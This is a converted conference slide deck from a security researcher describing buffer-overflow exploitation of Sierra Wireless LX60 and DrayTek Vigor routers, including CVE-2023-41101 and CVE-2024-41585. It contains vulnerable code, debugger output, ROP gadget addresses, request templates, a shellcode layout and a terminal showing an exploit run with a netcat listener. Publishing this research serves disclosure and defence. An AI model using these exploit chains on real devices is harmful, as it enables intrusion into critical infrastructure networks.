



Ghosts'n'gadgets: common buffer overflows that still haunt our networks

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About me

- 👤 MSc. in industrial automation and control systems
- 👤 PhD in computer science
- 👤 Security researcher at Forescout Technologies, based in the Netherlands
- 👤 100+ CVEs, 1 RFC
- 👤 The following presentation is the result of joint work with my colleague, Francesco La Spina



Why are we still talking about buffer overflows?

- 👻 Plenty of buffer overflows found since the “[Smashing the stack](#)” article by AlephOne
- 👻 Nowadays it is much harder to exploit buffer overflows: stack canaries, DEP, PIE, ASLR, obfuscation, etc.
- 👻 “[stack smashing is] a dying artform as things move further away from bare metal into virtualized environments” ©
- 👻 We will see that [stack] buffer overflows are still quite relevant in some environments, even virtualized ones
- 👻 We will smash the stack of two critical networking devices and see that buffer overflows are relevant as ever

Target A: Sierra Wireless AirLink LX60

- 👻 AirLink is one of the most popular brand of IoT/OT gateways
- 👻 You can still (?) find lots of them online (e.g., shodan.io)
- 👻 TL;DR it's a switch / VPN concentrator with a sim card slot
- 👻 These devices are used to connect critical equipment in electrical substations, vehicles, oil and gas fields, smart cities, etc.
- 👻 They run some sort of a Linux distro, ARM32
- 👻 No SSH / root is allowed




166,000,000+
devices shipped worldwide

160+ countries
where our products and services are
deployed.

Target B: DrayTek Vigor 3910/3912

- 👻 DrayTek provides a wide range of routers, VPN concentrators, firewalls. Lots are exposed online
- 👻 The router OS (DrayOS) virtualized - it runs on the host linux OS via QEMU. ARM64 in 32 bit mode.
- 👻 3910/3912 do not allow any SSH / root
- 👻 Users have only limited access to the guest OS, but no access to the host
- 👻 Both AirLink and Vigor are “edge” networking devices – they can be used as gateways into internal networks



Sierra Wireless LX60 VS CVE-2023-41101

👤 A stack/heap -based buffer overflow in OpenNDS - used in LX60 as a simple captive portal

```
// OpenNDS 9.x - memory allocation for `query`  
  
static int preauthenticated(struct MHD_Connection *connection,  
                           const char *url,  
                           t_client *client)  
{  
    s_config *config = config_get_config();  
    const char *host = config->gw_address;  
    const char *redirect_url;  
    char query_str[QUERYMAXLEN] = {0};  
    char *query = query_str;  
    // ...  
  
    // Check for preauthdir  
    if (check_authdir_match(url, config->preauthdir)) {  
  
        debug(LOG_DEBUG, "preauthdir url detected: %s", url);  
  
        get_query(connection, &query, QUERYSEPARATOR);  
  
        ret = show_preauthpage(connection, query);  
        return ret;  
    }  
    // ..  
}
```

```
GET /?hello=world  
HTTP/1.1\nHost: localhost\n\n
```

```
/* Max length of a query string in bytes */  
#define QUERYMAXLEN 8192
```

Parse the query string

```
for (i = 0; i < element_counter; i++) {  
    if (!elements[i])  
        continue;  
    length += strlen(elements[i]);
```

```
strncpy(*query + j, elements[i], length - j);
```

Exploiting the LX60

- 👻 The heap and the stack are not executable
- 👻 ASLR is enabled
- 👻 The `query_str()` function is so buggy, prevents proper ROP
- 👻 `strlen()` will slash shellcode that contains zeros
- 👻 No debugger
- 👻 PIE is disabled
- 👻 `execute_ret()` – IPTABLES and other OS commands for network segmentation (captive portal functionality)
- 👻 We need to leak some addresses



LX60: the exploit

```
0x20a34 <preauthenticated+608> mov    r7, r0
0x20a38 <preauthenticated+612> mov    r0, r7
0x20a3c <preauthenticated+616> add    sp, sp, #42496 ; 0xa600
0x20a40 <preauthenticated+620> add    sp, sp, #196 ; 0xc4
b+> 0x20a44 <preauthenticated+624> pop    {r4, r5, r6, r7, r8, r9, r10, r11, pc}
0x20a48 <preauthenticated+628> ldr    r3, [pc, #3060] ; 0x21644 <preauthenticated+3696>
0x20a4c <preauthenticated+632> ldr    r0, [pc, #3060] ; 0x21648 <preauthenticated+3700>
0x20a50 <preauthenticated+636> add    r3, pc, r3
```

```
(gdb) bt
#0 0x00020a44 in preauthenticated (connection=0x3f508b00, url=<optimized out>,
client=0x0) at src/http_microhttpd.c:958
#1 0x000241c8 in execute_ret (
msg=0x42424242 <error: Cannot access memory at address 0x42424242>,
msg_len=1111638594, fmt=0x640 <error: Cannot access memory at address 0x640>)
at src/util.c:307
#2 0x00000754 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
```

```
(gdb) x/24wx $sp-8
0x3fe2d42c: 0x00000000 0x42424242 0x3f5006ec 0x42424242
0x3fe2d43c: 0x42424242 0x42424242 0x42424242 0x42424242
0x3fe2d44c: 0x42424242 0x42424242 0x000241c8 0x3f5006e8
0x3fe2d45c: 0x3f5006ec 0x00000000 0x343a3230 0x38653a32
0x3fe2d46c: 0x3a61333a 0x663a6665 0x3f500066 0x2e323731
0x3fe2d47c: 0x302e3731 0x0000312e 0x3ff9f6d4 0x00000000
```

```
.text:00020A38 MOV R0, R7
.text:00020A3C ADD SP, SP, #0xA600
.text:00020A40 ADD SP, SP, #0xC4
.text:00020A44 POP {R4-R11,PC} ; format
```

```
.text:000241C8 MOV R2, R4 ; cmd
.text:000241CC MOV R1, msg_len ; msg_len
.text:000241D0 MOV rc, msg ; msg
.text:000241D4 BL _execute_ret
```

```
GET
[OS_COMMAND]?[PADDDING]
[URL_ADDR][PADDDING]
[GADGET_ADDR] HTTP/1.1
[...]
```



```

Function name
preauthenticated
.text:000241B8 mag_len = R6
.text:000241B8 STR
.text:000241BC BL
.text:000241C0 rc = R0
.text:000241C0 CMP
.text:000241C4 BCS
.text:000241C8 MOV
.text:000241CC MOV
.text:000241D0 MOV

```

```

loc_241D8
.text:000241D8 ADD
.text:000241DC ADD
.text:000241E0 POP
.text:000241E4 ADD
.text:000241E8 BX
.text:000241EC
loc_241EC
.text:000241EC mag = R5
.text:000241EC mag_len = R6
.text:000241EC rc = R0
.text:000241EC LDR
.text:000241F0 LDR
.text:000241F4 ADD
.text:000241F8 ADD
.text:000241FC MOV
.text:00024200 MOV
.text:00024204 BL
.text:00024208 MOV
.text:0002420C B
.text:0002420C ; End of function execute_ret
.text:0002420C
off_24210
.text:00024210 DCD aFormatStr
.text:00024210
off_24214
.text:00024214 DCD aSrcUtilC
.text:00024218
.text:00024218 ; ===== S U B R O U T I N E =====
.text:00024218
.text:00024218 ; int __fastcall execute_ret_url
.text:00024218 EXPORT execute_
.text:00024218 execute_ret_url_encoded
.text:00024218
.text:00024218 mag = R0
.text:00024218 mso len = R1

```

OBS Studio 25.0.3+dfsg1-2 (linux) - Profile: Untitled - Scenes: Untitled

File Edit View Profile Scene Collection Tools Help

Preview

Program

Transition

Quick Transitions

Cut

Fade (300ms)

Fade to Black (300ms)

Scenes

Sources

Audio Mixer

Scene Transitions

Controls

Start Streaming

Start Recording

Studio Mode

Settings

Exit

LIVE: 00:00:00 REC: 00:00:00 CPU: 3.7%, 59.02 fps

Exploiting DrayTek

- 🎃 ~40 .cgi pages where the bug can be triggered, monolithic binary
- 🎃 No DEP, both the heap and the stack are executable
- 🎃 No PIE
- 🎃 No ASLR
- 🎃 Still, there were some challenges... (see the next slide)



FreeCtrlName()

```
__int64 __fastcall FreeCtrlName(__int64 result)
{
    int v1; // [xsp+1Ch] [xbp+1Ch]
    int i; // [xsp+2Ch] [xbp+2Ch]

    v1 = result;
    for ( i = 0; *(v1 + 8 * i); ++i )
    {
        result = _kfree(*(v1 + 8 * i), 0x163u);
        *(v1 + 8 * i) = 0;
    }
    return result;
}
```



Low addr.



Higher 4 bytes

Lower 4 bytes

FreeCtrlName()

👻 Found the perfect .cgi function:

- 👻 Processes the query string unauthenticated
- 👻 “Breaks” the deallocation chain by explicitly setting a local variable just “below” the return address to zero



A very lucky “local_var = 0;”

DrayTek 3910: the exploit

👻 Once we've dealt with our deallocation problem...

```
GET /cgi-bin/[vulnerable].cgi? [&&&... &&&] [SHELLCODE][MSG] HTTP/1.1 [...]
```

```
01: adr  x0, #24
```

Address of [MSG]

```
02: movz x19, #0xbeef
```

```
03: movk x19, #0xdead, lsl #16
```

Address of "printf()"

```
04: movz x30, #0xf00d
```

```
05: movk x30, #0xbaad, lsl #16
```

"Recover" address

```
06: br   x19
```

Call "printf()"

DrayTek

Vigor3910

Username

Password

Language

English

Login

BONUS LEVEL: CVE-2024-41585

👻 3910/3912 run DrayOS in emulator, we must escape!

```
reboot fw_upload gci_exp quit set_linux_time setportspeed update_ps
backup_soho setadminpass f2 set_board_info halt usbcmd uffssave cfg_restore
ftpserv debug_cfgexp setlinuxip set_linux_timezone2 set_lan_wired8021x
```

```
01:  __int64 __fastcall run_command(const char *arg_cmd_script)
02:  {
03:      int v2; // w19
04:      size_t v3; // x0
05:      char *var_cmd; // x0
06:      _BOOL4 v10; // w5
07:
08:      v2 = strlen(arg_cmd_script);
09:      v3 = strlen(aVarLogDrayosLo);
10:      var_cmd = (char *)malloc(v3 + v2 + 32);
11:      *(_QWORD *)var_cmd = 0LL;
12:      sprintf(var_cmd, "/etc/runcommand/%s >> %s 2>&1", arg_cmd_script, aVarLogDrayosLo);
13:      var_cmd_3 = var_cmd_2;
14:      do
15:      {
16:          // [...]
17:      }
18:      while ( v10 );
19:      system(var_cmd);
20:      free(var_cmd);
21:      return 0LL;
22:  }
```




```
(venv) standash@thelab42-2:~/stuff/vr/draytek/exploits$ python 3912.py br-wan3 192.168.42.42 192.168.42.1  
1234
```

```
standash@thelab42-2:~/stuff/vr/draytek/exploits$ nc -l 192.168.42.1 1234 -v  
Listening on thelab42-2 1234
```

```
1 import sys  
2 import requests  
3
```



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